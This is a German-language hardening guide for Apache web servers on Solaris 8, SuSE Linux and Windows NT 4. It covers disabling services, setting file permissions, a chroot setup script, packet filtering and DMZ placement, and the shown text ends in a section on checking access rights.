- Vor der Installation sollte sichergestellt werden, dass der Computer nicht an einem Netz angeschlossen ist. Während des Installationsprozesses ist noch kein sicherheitsrelevanter Patch für Windows NT eingespielt, so dass der Rechner anfällig für eine Vielzahl von Netzangriffen ist.
- Windows NT 4 sollte in der US-amerikanischen Version installiert werden. Security Fixes sind in der Regel zunächst für diese Plattform erhältlich.
- Als Dateisystem für die Installation sollte NTFS verwendet werden, da das FAT-Dateisystem keine ACLs (Access Control Lists, Zugriffsberechtigungen auf Dateien) erlaubt.
- Über *Control Panel / Software* (*Systemsteuerung / Software*) sollten alle nicht benötigten Programme und über das NT-Setup auch die nicht benötigten Komponenten von Windows NT (wie Uhr, Eingabehilfen, etc.) entfernt werden.
- Wichtig ist es, den Rechner nicht in eine Domäne einzugliedern. Dies zöge zum einen die Verwendung weiterer Dienste auf dem Server selbst nach sich, zum anderen hätte ein Sicherheitsvorfall für einen Rechner in der Domäne bereits Auswirkungen auf alle Domänenmitglieder.
- Als Netzprotokoll sollte lediglich das TCP/IP-Protokoll aktiviert werden.
- Anschließend sollte das aktuelle *Service Pack* für Windows NT (zur Zeit SP6a) sowie das *Post Service Pack 6a Security Paket* installiert werden.
- Falls zusätzliche sicherheitsrelevante Patches existieren, müssen auch diese installiert werden.

Informationen zu den Service Packs und aktuellen Sicherheitspatches für Windows NT finden sich auf den Microsoft Webseiten unter

http://www.microsoft.com/ntserver/downloads/default.asp

Eine wichtige Maßnahme bei der Installation des Webservers und jeder weiteren Software ist es sicherzustellen, dass die Software keine Viren oder andere Schadsoftware enthält. Speziell beim Download von Patches aus dem Internet sollte überprüft werden, ob diese wirklich von der Microsoft Webseite heruntergeladen wurden oder aus einer anderen Quelle stammen. Auch eine Überprüfung mit einem Viren-Schutzprogramm sollte vorgenommen werden. Dabei sollte das Viren-Schutzprogramm nicht auf dem Webserver installiert werden, sondern nur zur Überprüfung der jeweiligen Medien an einem anderen Rechner genutzt werden.

Windows NT 4 bietet in der Grundkonfiguration eine ganze Reihe von Netzdiensten an, die nur zum Teil zum Betrieb des Apache-Webservers notwendig sind. Teilweise geben diese Netzdienste jedoch sehr viele Informationen über den Computer, auf dem sie ablaufen, nach außen. Daher sollten die folgenden nicht benötigten Netzdienste im Menü *Control Panel / Network / Services* (*Systemsteuerung / Netzwerk / Dienste*) deaktiviert werden:

- NetBIOS Interface,
- Workstation service (Arbeitsstationsdienst),
- Browser service (Computersuchdienst),
- Server service (Server Dienst).

Zusätzlich sollten die meisten Programme, die als Dienste unter Windows NT ablaufen, deaktiviert werden. Benötigt werden nur die folgenden Dienste:

- Event Log (Ereignisprotokollierdienst),
- NTLM Security (NTLM Sicherheitsdienst),
- Plug and Play,
- Protected Storage,
- Remote Procedure Call (RPC).

Eine weitere wichtige Maßnahme ist die Umbenennung des Administratorkontos, da Anmeldeversuche auf das Administratorkonto unter Windows NT beliebig oft wiederholt werden können. Windows NT verfügt zudem über ein Gastkonto. Es sollte im Rahmen der Installation noch einmal überprüft werden, ob dieses deaktiviert ist.

Wird der Apache-Webserver unter Windows NT als Service gestartet, so sollte das Benutzerkonto, unter dem der Server abläuft, geändert werden. Standardmäßig wird der Apache-Webserver als Service unter dem Konto *LocalSystem* betrieben, welches weitreichende Rechte auf dem lokalen NT System besitzt. Deshalb sollte für den Apache ein spezielles Benutzerkonto eingerichtet werden, das nur über die minimal notwendigen Rechte verfügt. Benötigt werden nach der Dokumentation des Apache-Webservers

- Lese- und Durchsuchberechtigungen für die Dokumentenverzeichnisse und Konfigurationsdateien,
- Lese- und Schreibberechtigungen für die Logdateien,
- das Benutzerrecht *Als Teil des Betriebssystems einsetzen*,
- das Benutzerrecht *Sichern von Dateien und Verzeichnissen*,
- das Benutzerrecht *Wiederherstellen von Dateien und Verzeichnissen* und
- das Benutzerrecht *Als Dienst anmelden*.

Indem der Apache-Webserver unter verschiedenen Dienstnamen gestartet wird, können mehrere Instanzen des Apache auf demselben Rechner ablaufen.

Die Erreichbarkeit weiterer Systemdienste lässt sich verhindern, indem auf dem lokalen Windows-System ein IP-Paketfilter eingerichtet wird. Dies lässt sich im Menü *Control Panel / Network / Protocols / TCP/IP / Options / Enable security / Configure* aktivieren. Sehr restriktiv ist dabei die folgende Einstellung, sie erlaubt lediglich Zugriffe von außen auf TCP-Port 80 des Rechners:

Permit Only TCP Ports	**Permit Only UDP Ports**	**Permit Only IP Protocols**
80	leer	leer

Neben diesen - extrem wichtigen - Maßnahmen, die die Angreifbarkeit des Windows NT Rechners von außen verringern, kann die Sicherheit eines Windows NT Systems noch weiter erhöht werden, indem die Möglichkeiten lokaler Benutzer eingeschränkt werden. Hierzu gehört unter anderem die restriktive Vergabe der Zugriffsrechte auf Dateisystem und Registry.

Eine detaillierte Beschreibung der möglichen Einstellungen für die Dateizugriffsberechtigungen würde den Rahmen dieser Darstellung sprengen. Hierzu sei auf entsprechende Bücher zur Windows NT Sicherheit verwiesen.

4.2 Apache-spezifische Maßnahmen

4.2.1 Solaris 8, SuSE Linux

Maßnahme 1: Start des Apache

Der Start des Apache-Webservers sollte im Allgemeinen aus den Startup-Skripts des Betriebssystems erfolgen. So steht der Webserver auch nach einem Reboot direkt zur Verfügung. Wird der Apache-Webserver mit einer der SSL-Erweiterungen genutzt, so kann es notwendig sein, dass ein Administrator zur Freigabe der privaten Schlüssel für das SSL-Zertifikat manuell eine Passphrase eingeben muss. In diesem Fall ist ein automatischer Neustart nicht möglich.

Damit der Apache-Webserver den für den Dienst WWW vorgesehenen Standard-Port 80 benutzen kann, muss der Apache-Webserver mit *root*-Berechtigung gestartet werden. Für den Apache-Webserver sollte jedoch unbedingt ein eigenes Benutzerkonto und eine eigene Gruppe, beispielsweise *wwwrun*, angelegt werden. Der Webserver sollte (mittels der Direktiven *User* und *Group*) nach dem Start in diesen Sicherheitskontext wechseln.

Werden virtuelle Hosts im Zusammenhang mit CGI-Skripten oder sonstigen externen Programmen verwendet, sollten entsprechende Benutzerkonten für jeden einzelnen virtuellen Host angelegt werden. Die Direktiven *User* und *Group* in Version 1.3 bzw. die Directive *SuexecUserGroup* mit den Argumenten *User* und *Group* in Version 2.0 des Apache-Webservers sollten mit diesen Konten in jedem *VirtualHost* Abschnitt eingesetzt werden.

Maßnahme 2: Zugriffsrechte auf Dateien

Bei der Konfiguration der Dateizugriffsrechte sollte darauf geachtet werden, dass das Apache-Verzeichnis und alle darüber liegenden Verzeichnisse dem Benutzer *root* und einer entsprechenden Systemgruppe gehören. Nur der Systemadministrator darf Schreibzugriff auf diese Verzeichnisse haben.

Gleiches gilt für die Unterverzeichnisse des Apache-Verzeichnisses, die Binärdateien, Konfigurations- oder Logdateien enthalten. In der Installation einer Quellcode-Distribution sind dies *bin, conf* und *logs*. Auch die Binärdateien selbst sollten nur von *root* geschrieben werden können.

Maßnahme 3: Geladene Module

Prinzipiell sollten nur diejenigen Module im Server aktiviert werden (das geschieht in der Konfigurationsdatei bei dynamischen Modulen bzw. beim Übersetzen des Quelltextes bei fest einkompilierten Modulen), die für den Betrieb des Webservers benötigt werden. Der Grund hierfür ist der Gleiche wie bei der Absicherung des Betriebssystems: Systeme sollten stets möglichst minimal konfiguriert werden, um so das Risiko des Vorhandenseins einer Sicherheitslücke zu minimieren.

Die Module *mod_status* und *mod_info* sollten nach Möglichkeit deaktiviert werden, da bei Verwendung dieser Module der Apache-Webserver eine Reihe von Statusinformationen über den Webserver über die HTTP-Schnittstelle bereitstellt. Anderenfalls ist es eventuell möglich, von außen Details über die Konfiguration des Webservers in Erfahrung zu bringen, die dann als Grundlage für Einbruchsversuche verwendet werden könnten. Wird der Zugriff auf die Statusinformationen aus wichtigen Gründen benötigt, so sollte zumindest eine sehr restriktive Zugangsbeschränkung über entsprechende <*location*> Direktiven vorgenommen werden.

Maßnahme 4: Basiskonfiguration

Der Zugriff auf alle Dateien des lokalen Rechners über die HTTP-Schnittstelle sollte in der Apache-Konfigurationsdatei über einen *Limit* Abschnitt für das Wurzelverzeichnis / verhindert werden.

Lediglich der Zugriff auf das Verzeichnis mit den Webdokumenten (z. B. */usr/local/apache/htdocs*) sollte wieder mittels eines entsprechenden *Limit* Abschnittes für eingehende HTTP-Requests wie GET oder HEAD geöffnet

werden. Ist kein Datentransfer von Clients zum Webserver vorgesehen, so sollten hier speziell PUT-Requests nicht freigegeben werden.


Die Erstellung automatischer Listings durch den Webserver für den Fall, dass kein Verzeichnisindex als HTML-Datei verfügbar ist, sollte abgeschaltet werden (*mod_autoindex*). Anderenfalls besteht die Gefahr, dass Dateien in einem Webverzeichnis, die nicht zur Veröffentlichung bestimmt sind (etwa temporäre Dateien von Editoren, alte Versionen von Dateien) auf diese Weise zugänglich werden. Ebenso sollte die Option *FollowSymLinks* des Webservers ausgeschaltet werden, da sonst über symbolische Links Dateien von außerhalb der *DocumentRoot* über den Web-Dokumentenbaum zugreifbar werden können. Unter Umständen kann stattdessen die Option *SymLinksIfOwnerMatch* verwendet werden.

Das Überschreiben der Konfigurationseinstellungen durch Einträge in den *.htaccess*-Dateien sollte so weit eingeschränkt werden, wie dies die Anforderungen des Apache-Einsatzes zulassen.

Maßnahme 5: Installation des Apache-Webservers in einem *chroot*-Behälter

Eine Möglichkeit, Serversoftware unter Unix-Systemen abzusichern, besteht in der Verwendung eines *chroot*-Behälters. *chroot* ist ein Systemaufruf unter Unix, der ein Programm in seinem Zugriff auf einen Teil des Dateibaums beschränkt. Dies geschieht dadurch, dass alle Zugriffe, die dieses Programm (und die von ihm aufgerufenen Programme) auf das Dateisystem durchführt, relativ zu dem Verzeichnis erfolgen, das beim Aufruf der Funktion *chroot* angegeben wurde. Dieses Verzeichnis wird so zur Wurzel eines virtuellen Dateibaums, der als *chroot*-Behälter oder *chroot jail* bezeichnet wird.

Neben dem Systemaufruf *chroot* steht auch ein ausführbares Programm des gleichen Namens zur Verfügung, das zum Start beliebiger Programme in einem solchen *chroot*-Behälter genutzt werden kann.



Der *chroot*-Mechanismus bietet eine zusätzliche Sicherheit, die auch dann noch wirksam ist, wenn die im Apache-Webserver implementierten Sicherheits-

mechanismen versagen: Durch eine (nach heutigem Kenntnisstand für die aktuelle Version des Apache-Webservers hypothetische) Sicherheitslücke könnte es einem Angreifer gelingen,

- den Apache-Webserver dazu zu bringen, Daten auszuliefern, die dieser entsprechend seiner Konfigurationsanweisungen nicht ausliefern dürfte,
- oder sogar eigenen Programmcode im Prozessraum des Webservers auszuführen.

In diesen Fällen begrenzt der *chroot*-Behälter den potentiellen Schaden, da der Angreifer in beiden Fällen nur Zugriff innerhalb des *chroot*-Behälters erhält.

Ein zweiter Vorteil des *chroot*-Mechanismus besteht in einem zusätzlichen Schutz gegen eine Fehlkonfiguration des Apache-Webservers. Wenn Benutzern des Apache-Webservers zu weitgehende Zugriffsrechte eingeräumt wurden, bietet der *chroot*-Behälter eine zusätzliche Sicherheit: Der Apache-Webserver kann nur solche Dateien ausliefern, die sich innerhalb des ihm zugänglichen Verzeichnisbaums befinden, der hier auf den *chroot*-Behälter begrenzt ist.

Unter manchen Unix-Systemen können Programme, die sich in einer *chroot*-Umgebung befinden, aus dieser auch wieder "ausbrechen", sofern sie selbst unter der Benutzerkennung *root* laufen. Eine entsprechende Möglichkeit ist auf der Webseite *http://www.bpfh.net/simes/computing/chroot-break.html* beschrieben. Dies funktioniert auch unter Solaris 8 und Linux. (Eine Unix-Plattform, die eine striktere Version des *chroot*-Mechanismus bereitstellt, ist FreeBSD ab Version 4.0.)

Der Vaterprozess des Apache-Webservers läuft zwar unter der Benutzerkennung *root*, dieser Teil des Webservers nimmt jedoch nie selbst eingehende HTTP-Verbindungen an, sondern kümmert sich nur um die Steuerung der von ihm verwalteten Arbeitsprozesse. Eine Kompromittierung des Vaterprozesses ist daher unwahrscheinlicher als die Kompromittierung eines Arbeitsprozesses. Insoweit macht die Einrichtung einer *chroot*-Umgebung auch unter Solaris 8 und Linux Sinn, obwohl der Systemaufruf *chroot* dort nur eine eingeschränkte Schutzfunktion hat.

Die Einrichtung einer *chroot*-Umgebung ist mit erheblichem Aufwand verbunden. Alle für den Betrieb des Webservers benötigten Dateien, einschließlich der benutzten Bibliotheken und der von diesen Bibliotheken benutzten Konfigurationsdateien, müssen in den *chroot*-Behälter kopiert werden. Zum einen muss ermittelt werden, welche Dateien für den Betrieb des Webservers notwendig sind, zum anderen reicht es nicht aus, diese Dateien einmal in den *chroot*-Behälter zu kopieren: Bei jeder Änderung des Betriebssystems durch Update oder Konfiguration müssen u. U. auch davon betroffene Dateien im *chroot*-Behälter angepasst werden.

Im Folgenden soll eine kurze Anleitung zur Installation des Apache-Webservers in einer *chroot*-Umgebung gegeben werden. Dabei wird vom Betriebssystem Solaris 8 ausgegangen. Für SuSE Linux unterscheidet sich die Konfiguration in den Details, da andere Dateien benötigt werden; die prinzipielle Vorgehensweise ist jedoch die gleiche.

Welche Dateien im einzelnen in der *chroot*-Umgebung benötigt werden, hängt von den folgenden Faktoren ab:

- vom Betriebssystem und dessen Konfiguration (z. B. dem Inhalt von */etc/nsswitch.conf*),
- von der verwendeten Hardware-Plattform (für Plattform-spezifische Bibliotheken),
- von den durch den Apache-Webserver direkt verwendeten Dateien (Konfigurations- und Logdateien),
- von den im Apache-Webserver verwendeten Modulen, die auch bestimmen, welche Bibliotheken für den Apache-Webserver benutzt werden.

Aufgrund dieser vielschichtigen Abhängigkeiten kann hier keine Komplettanleitung zum Betrieb des Apache-Webservers in einer *chroot*-Umgebung gegeben werden. Die im Folgenden beschriebenen Schritte können jedoch als Leitfaden zur Einrichtung einer solchen Umgebung dienen.

Es wird im Folgenden davon ausgegangen, dass der Apache-Webserver im wesentlichen entsprechend der in Abschnitt 2.2.1.4 beschriebenen Vorgehensweise installiert wurde. Das *ServerRoot* Verzeichnis des Apache-Webservers befindet sich also in */usr/local/apache* und über die in der Standardeinstellung einkompilierten Module hinaus sind keine weiteren Module in den Webserver einkompiliert. Auch werden keine Module dynamisch geladen. Die *chroot*-Umgebung wird unter dem Verzeichnis */var/chroot* erstellt.

Um die Erstellung der *chroot*-Umgebung (die ja bei Änderungen in der Systemkonfiguration stets erneut anfällt) zu automatisieren, empfiehlt sich die Verwendung eines Skriptes, ähnlich dem folgenden:

```
#!/usr/bin/bash

INCLUDEFILE=$PWD/include_chroot_apache

# Verzeichnisstrukturen

rm -r /var/chroot                       # Klare Verhaeltnisse
mkdir -p /var/chroot/usr/local/apache # mit Unterverzeichn.
mkdir /var/chroot/dev                   # Device Verzeichnisse
mkdir /var/chroot/var
mkdir /var/chroot/tmp
```

```
# Berechtigungen

chown -R root:root /var/chroot
chmod -R 755 /var/chroot
chmod ugo+rwxt /var/chroot/tmp

# Device Files

cd /var/chroot/dev   # Im Originalverzeichnis sind's Links
mknod null c 13 2
mknod zero c 13 12
mknod tcp  c 42 0
mknod udp  c 41 0
mknod log  c 21 5      # gestattet es, Fehlermeldungen
mknod conslog c 21 0   # (z. B. mit ErrorLog syslog:daemon)
                       # in zentrales Syslog zu schreiben

# Sonstige Dateien

cp /usr/sbin/static/tar /var/chroot
tar cf - -I $INCLUDEFILE  | chroot /var/chroot tar xvf -
```

Dieses Skript löscht den Dateibaum */var/chroot* vollständig und legt dann neue Unterverzeichnisse entsprechend den "echten" Systemverzeichnissen an. Auch die vergebenen Dateiberechtigungen entsprechen denen auf den "echten" Systemdateien.

Neben den Verzeichnisstrukturen werden die notwendigen Device Files angelegt, bevor die Liste mit den in den *chroot*-Behälter zu kopierenden Dateien abgearbeitet wird. Das Skript liest diese Liste aus der Datei *include_chroot_apache* im lokalen Arbeitsverzeichnis. Die folgende Liste von notwendigen Dateien bzw. Verzeichnissen empfiehlt sich als Ausgangspunkt für *include_chroot_apache*:

```
/usr/local/apache
/usr/lib/libc.so.1
/usr/lib/ld.so.1
/usr/lib/libdl.so.1
/usr/lib/libnsl.so.1
/usr/lib/libsocket.so.1
/usr/lib/nss_dns.so.1
/usr/lib/nss_files.so.1
/usr/share/lib/zoneinfo
/etc/TIMEZONE
/etc/default/init
/etc/hosts
/etc/inet/hosts
/etc/services
/etc/inet/services
/etc/protocols
/etc/inet/protocols
/etc/nsswitch.conf
```

```
/usr/lib/libmp.so.2
/etc/passwd
/etc/group
/etc/netconfig
/usr/platform/SUNW,Ultra-5_10/lib/libc_psr.so.1
/usr/platform/sun4u/lib/libc_psr.so.1
```

Durch eine einfache Änderung lässt sich das in der Apache-Distribution enthaltene Startskript *apachectl* so anpassen, dass sich damit ein im *chroot*-Behälter laufender Apache-Webserver starten lässt. Dazu sollte das Skript unter einem neuen Namen an eine passende Stelle im Dateisystem (z. B. */usr/local/bin/chroot_apachectl*) kopiert und dann die beiden folgenden Zeilen im Konfigurationsabschnitt des Skriptes geändert werden:

```
PIDFILE=/usr/local/apache/logs/httpd.pid
HTTPD=/usr/local/apache/bin/httpd
```

in

```
PIDFILE=/var/chroot/usr/local/apache/logs/httpd.pid
HTTPD="/usr/sbin/chroot /var/chroot /usr/local/apache/bin/httpd"
```

An dieser Stelle sei noch einmal betont, dass die oben beschriebenen Schritte zur Erstellung einer *chroot*-Umgebung exemplarischen Charakter haben. Um eine gegebene Installation bzw. Konfiguration des Apache-Webservers in einen *chroot*-Behälter zu überführen, sind sicherlich einige Anpassungen notwendig. Umfangreiche Testläufe in einer nicht-produktiven Umgebung sind daher Voraussetzung für die Verwendung dieses Mechanismus.

Zur Ermittlung der für den *chroot*-Behälter erforderlichen Dateien und Verzeichnisse sind einige Systemwerkzeuge von Solaris sehr hilfreich:

`ldd` listet die von einem Programm benötigten dynamischen Bibliotheken auf. Die vom Apache-Webserver benötigten dynamischen Bibliotheken müssen natürlich in die *chroot*-Umgebung kopiert werden.

`truss` zeigt die von einem laufenden Programm ausgeführten Systemaufrufe. Anhand der *open()* Systemaufrufe des Apache-Webservers lässt sich feststellen, welche Dateien der Webserver bzw. die von ihm genutzten Bibliotheken benötigen.

Die entsprechenden Werkzeuge unter SuSE Linux sind *ldd* bzw. *strace*.

4.2.2 Windows NT

Maßnahme 1: Start des Apache-Webservers

In der Voreinstellung wird der Apache-Webserver als Dienst (die englische Bezeichnung ist *Service)* unter Windows NT installiert. Der Webserver läuft im

Hintergrund ab und startet automatisch bei jedem Neustart des Rechners. Der Name des Dienstes ist *Apache* und der Webserver läuft dabei im Benutzerkontext des lokalen Systems (Account *LocalSystem*).


Eine allgemeine Regel zur Absicherung von Windows NT Systemen ist, Dienste nur dann unter diesem Benutzerkonto ablaufen zu lassen, wenn dies unbedingt erforderlich ist: Das Benutzerkonto *LocalSystem* verfügt nämlich über nahezu uneingeschränkte Rechte auf dem lokalen Rechner, es kann sich z. B. über Zugriffsbeschränkungen im Dateisystem, etc. hinwegsetzen. Eine Sicherheitslücke in einem Dienst, der unter diesem Benutzerkonto abläuft, kann die Systemsicherheit deshalb völlig aushebeln.

Aus diesem Grund sollte für den Apache-Webserver ein gesondertes Benutzerkonto eingerichtet werden, unter dem der Dienst *Apache* abläuft. Dieses Benutzerkonto muss ein Mitglied der Gruppe *Benutzer* sein. Zusätzlich müssen dem Benutzerkonto im *User Manager* spezielle Benutzerrechte eingeräumt werden, damit der Webserver als Dienst ablauffähig ist. Erforderlich sind die Benutzerrechte

- *Anmelden als Dienst*,
- *Sichern von Dateien und Verzeichnissen* und
- *Wiederherstellen von Dateien und Verzeichnissen*.

Laut Dokumentation benötigt der Apache-Webservers zusätzlich das Benutzerrecht *Als Teil des Betriebssystems handeln*. Dieses spezifische Benutzerrecht räumt dem jeweiligen Benutzer sehr viele Privilegien auf dem lokalen Rechner ein. Bei Verwendung dieses Benutzerrechtes sind die Sicherheitsvorteile, die sich durch die Verwendung eines anderen Benutzerkontos ergeben, deshalb hinfällig. Tests ergaben jedoch, dass der Apache-Webserver in der Version 1.3.20 auch ohne dieses Benutzerrecht startet. Bei Verwendung des Apache-Webservers unter Windows NT sollte daher im Einzelfall geprüft werden, ob die Vergabe dieses Benutzerrechtes wirklich notwendig ist.

Die Vergabe von Benutzerrechten erfolgt über ein Menü im Benutzermanager von Windows NT. Das folgende Bild zeigt die Vergabe des Benutzerrechtes *Anmelden als Dienst* an das Benutzerkonto *wwwrun*.



Maßnahme 2: Zugriffsrechte im Dateisystem

In der Binärinstallation des Apache-Webservers unter Windows NT 4 ist das Verzeichnis *c:\Programme\Apache Group\Apache* nicht durch Zugriffsbeschränkungen geschützt. Jeder lokale Benutzer des Rechners hat Vollzugriff:

```
C:\Programme\Apache Group>cacls Apache
C:\Programme\Apache Group\Apache Jeder:F
                                 Jeder:(OI)(CI)(IO)F
```

Das Gleiche gilt für alle darunter liegenden Dateien und Verzeichnisse. Da es sich hierbei auch um sicherheitsrelevante Daten und Programme handelt, muss eine entsprechende Absicherung vorgenommen werden.

Dabei muss jedoch sichergestellt werden, dass der Apache-Webserver über die für den ordnungsgemäßen Ablauf notwendigen Zugriffsrechte verfügt. Die folgende Darstellung geht davon aus, dass der Apache-Webserver

- wie in der Voreinstellung unter *C:\Programme\Apache Group\Apache* installiert ist und
- unter dem Benutzerkonto *wwwrun* als Dienst gestartet wird.

Die folgende Tabelle gibt die notwendigen Zugriffsrechte für die im Verzeichnis *C:\Programme\Apache Group* enthaltenen Dateien und Ordner an.

Datei bzw. Verzeichnis	**Zugriffsrechte**
Apache	Administrator : F System : F wwwrun : R
Apache/Apache.exe	wwwrun : RX
Apache/ApacheCore.dll	wwwrun : RX

Apache/Win9xConHook.dll	wwwrun : RX
Apache/logs	wwwrun : RWXD
Apache/logs/*	wwwrun : RWD
htdocs	Jeder : F
proxy	wwwrun : RWD

Bei dieser Art der Rechtevergabe wird davon ausgegangen, dass Webseiten von jedem lokalen Benutzer eingestellt werden dürfen. Sollte dies nicht der Fall sein, müssen die Rechte des Unterverzeichnisses *htdocs* weiter angepasst werden.

Maßnahme 3: Geladene Module

Prinzipiell sollten nur diejenigen Module im Server aktiviert werden (das geschieht in der Konfigurationsdatei bei dynamischen Modulen bzw. beim Übersetzen des Quelltextes bei fest einkompilierten Modulen), die für den Betrieb des Webservers benötigt werden.

Die Module *mod_status* und *mod_info* sollten nach Möglichkeit deaktiviert werden, da der Apache-Webserver bei Verwendung dieser Module eine Reihe von Statusinformationen über den Webserver über die HTTP-Schnittstelle bereitstellt.

Maßnahme 4: Basiskonfiguration

Der Zugriff auf alle Dateien des lokalen Rechners über die HTTP-Schnittstelle sollte in der Apache-Konfigurationsdatei über einen *Limit* Abschnitt für das Wurzelverzeichnis / verhindert werden.

Lediglich der Zugriff auf das Verzeichnis mit den Webdokumenten (z. B. *C:/Programme/Apache Group/Apache/htdocs*) sollte wieder mittels eines entsprechenden *Limit* Abschnittes für eingehende HTTP-Requests wie GET oder HEAD geöffnet werden. Ist kein Datentransfer von Clients zum Webserver vorgesehen, so sollten hier speziell PUT-Requests nicht freigegeben werden.

Die Erstellung automatischer Listings durch den Webserver, falls kein Verzeichnisindex als HTML-Datei verfügbar ist, sollte abgeschaltet werden. Ebenso sollte die Option *FollowSymLinks* des Webservers ausgeschaltet werden.

Das Überschreiben der Konfigurationseinstellungen durch Einträge in den *.htaccess*-Dateien sollte soweit eingeschränkt werden, wie dies die Anforderungen des Apache-Einsatzes zulassen.

4.3 Schutz auf Netzebene

Auf dem Webserver selbst sollten nur die wirklich benötigten Netzverbindungen möglich sein. Dazu gehören eingehende TCP-Verbindungen zu Port 80, dem Standard-Port für HTTP, sowie eingehende Verbindungen zu Port 443, dem Standardport für HTTP über SSL. Ausgehende TCP- oder UDP-Verbindungen brauchen für den Betrieb des Apache-Webservers in der Regel nicht zugelassen werden, falls die Proxy-Funktionalität des Moduls *mod_proxy* nicht genutzt wird. Eine Ausnahme stellen unter Umständen Zugriffe auf einen DNS Server dar, falls der Apache-Webserver so konfiguriert wird, dass er eine Namensauflösung vornimmt.

Eine Beschränkung der möglichen Netzverbindungen lässt sich auf drei Ebenen erreichen:

- Es kann unterbunden werden, dass auf dem jeweiligen TCP- bzw. UDP-Port Dienstprogramme auf eingehende Verbindungen warten.
- Auf dem lokalen Rechner kann ein Paketfilter für die externe Netzschnittstelle so konfiguriert werden, dass IP-Pakete, die an einen bestimmten Port gerichtet sind, gar nicht erst angenommen werden.
- IP-Pakete dieser Art können bereits an der Netzschnittstelle eines anderen Rechners vor dem Webserver herausfiltert werden.


Eine Kombination von mehreren dieser Möglichkeiten erhöht die Stabilität der Konfiguration, da gefährliche Pakete dann auch bei einer Fehlkonfiguration einer der Komponenten nicht ans Ziel gelangen.

Die Verwendung eines Paketfilters für die externe Netzschnittstelle des Webservers ist dann unbedingt notwendig, wenn auf dem Webserver lokale Dienste genutzt werden, die über offene TCP/IP-Sockets miteinander kommunizieren. Dies ist z. B. bei der Verwendung von *FastCGI* oder von *Tomcat* möglich. Die Paketfilter des lokalen Rechners müssen dabei so konfiguriert werden, dass zumindest eingehende HTTP-Verbindungen entgegengenommen werden. Weitere TCP- bzw. UDP-Ports müssen bei Bedarf freigeschaltet werden.

Sinnvoll ist dabei die Freischaltung der Ports für

- ausgehende Syslog-Daten, falls ein externer Log-Host verwendet wird
- ausgehende DNS-Abfragen des Webservers,
- Verbindungen zur Zeitsynchronisation über NTP, falls die Systemzeit über NTP aktualisiert wird,
- eingehende SSH-Verbindungen, falls eine Fernadministration des Rechners über SSH vorgenommen wird.

Die sinnvolle Integration des Apache-Webservers in ein vorhandenes Netz hängt von den spezifischen Anforderungen ab. Ein Webserver, der HTTP-Anfragen aus dem Internet verarbeitet, wird typischerweise in einer sogenannten demilitarisierten Zone (DMZ) zwischen zwei Firewalls angesiedelt:



In einer solchen Konfiguration kann das Intranet vollständig von Zugriffen aus dem Internet abgeschirmt und Zugriffe aus dem Internet auf den Webserver auf Port 80 (bzw 443, falls SSL verwendet wird) beschränkt werden. Datenübertragungen zum Webserver (z. B. zum Hochladen von Dateien) und der Zugang etwa mit Hilfe von *ssh* können per Paketfilter und in der Apache-Konfiguration auf das Intranet beschränkt bleiben. Zusätzlich ist es in dieser Konfiguration auch möglich, Zugriffe vom Webserver aus auf das Intranet zu unterbinden. Dies bietet einen Schutz für den Fall, dass der Webserver trotz aller Sicherheitsmaßnahmen erfolgreich von außen angegriffen wird.

4.4 Erkennen von Sicherheitslücken

4.4.1 Überprüfen von Zugriffsrechten

Während sich die Zugriffsrechte auf das dem Webserver zugrundeliegende Betriebssystem und dessen Dateien mit den Werkzeugen des Betriebssystems anschauen und überblicken lassen, ist die Überprüfung der Zugriffsrechte auf den Webserver über die HTTP-Schnittstelle komplexer: Dazu muss manuell die Konfigurationsdatei des Apache-Webservers untersucht werden. Hinzu kommt für jedes Verzeichnis, für das nicht aufgrund übergeordneter Dateien klar ist, dass *.htaccess*-Dateien dort nicht berücksichtigt würden, die jeweilige *.htaccess*-Datei.

Reports darüber, welche Seiten über die HTTP-Schnittstelle zugänglich sind, lassen sich exemplarisch z. B. mit einem *Webcrawler* erzeugen, der mit Benutzername und Passwort eines ausgewählten Benutzers versucht, alle

